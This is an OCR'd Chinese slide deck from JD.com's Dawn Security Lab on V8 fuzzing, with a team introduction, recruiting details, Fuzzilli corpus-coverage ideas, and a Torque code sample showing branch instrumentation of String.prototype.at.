V8漏洞挖掘与利用

About Us:

TheDog@京东安全实验室


– 漏洞研究：共发现Android、iOS、MacOS等CVE超过200个，获得Google、Apple、Samsung、Huawei等致谢并入选全球名人堂


– 国际演讲：研究成果在Black Hat USA/ASIA、DEFCON、CanSecWest、RECON、PoC、MOSEC、GeekCon等发表技术演讲，并入选多个顶级学术会议（CCF A类会议）如ACM ISSTA（Proceedings of the 33nd ACM SIGSOFT International Symposium on Software Testing and Analysis）。并将在即将到来的Black Hat USA 2024上现场发表关于Mac安全研究和静态代码分析的分享

– 行业认可：2022年度CNNVD 一级支撑单位，2023、2024年度GeekCon优秀合作伙伴、评审委员会成员，中国反网络病毒联盟成员单位，华为终端安全优秀合作伙伴，入选谷歌全球优质开源项目

– 行业荣誉：黑客奥斯卡Pwnie Award 2022最佳提权漏洞奖

– 公司内荣誉：2022、2023、2024信息安全部攻坚克难优秀项目奖，2023年度CCO体系杰出项目奖





About Us:

部门工作方向

1. 供应链安全: 建设从组件构建到发布再到运行的全链路安全能力，通过技术手段及时发现和消除内部软件供应链安全风险

2. 业务安全: 广告黑灰产挖掘，主要工作是识别虚假流量，恶意推广，流量劫持等作弊行为。

3. APP安全: IOS, 安卓, 鸿蒙

4. 安全研究: 浏览器, Linux, MacOS, IOS, 安卓等方向的漏洞挖掘与利用

京东

獬豸实验室 DAWN SECURITY LAB

简历投递: **dawnsecuritylab@jd.com**, 请标注: 意向方向, 实习or校招,

List:


对于Fuzzilli的改进

1. 扩展语料生成的覆盖面
2. v8 Builtins覆盖率插桩

漏洞利用

3. v8某漏洞利用思路


扩展语料生成的覆盖面



扩展语料生成的覆盖面


Fuzz永远不可能发现这部分的漏洞
所有js引擎可能的输入
所有Fuzz可能
生成的语料空间
Module
new builtins

扩展语料生成的覆盖面



v8 Builtins覆盖率插桩

覆盖率引导:

如果一个样本执行到了新的BasicBlock(触发的新边), 那么该样本更优

否则抛弃该样本

LLVM Coverage Instrumentation

v8 Builtins覆盖率插桩

String.prototype.at()方法通过Torque编写实现

k是否超过字符串长度会进入两个不同的分支


```
5  namespace string {
6  // https://tc39.es/proposal-item-method/#sec-string.prototype.at
7  transitioning javascript builtin StringPrototypeAt(
8      js-implicit context: NativeContext, receiver: JSAny)(index: JSAny): JSAny {
9    // 1. Let O be ? RequireObjectCoercible(this value).
10   // 2. Let S be ? ToString(O).
11   const s = ToThisString(receiver, 'String.prototype.at');
12   // 3. Let len be the length of S.
13   const len = s.length_smi;
14   // 4. Let relativeIndex be ? ToInteger(index).
15   const relativeIndex = ToInteger_Inline(index);
16   // 5. If relativeIndex ≥ 0, then
17   //   a. Let k be relativeIndex.
18   // 6. Else,
19   //   a. Let k be len + relativeIndex.
20   const k = relativeIndex >= 0 ? relativeIndex : len + relativeIndex;
21   // 7. If k < 0 or k ≥ len, then return undefined.
22   if (k < 0 || k >= len) {
23     Print("k < 0 || k >= len");
24     return Undefined;
25   }
26   Print("0<=k<len");
27   // 8. Return the String value consisting of only the code unit at position k
28   // in S.
29   return StringFromSingleCharCode(StringCharCodeAt(s, Convert<uintptr>(k)));
30 }
31 }
```

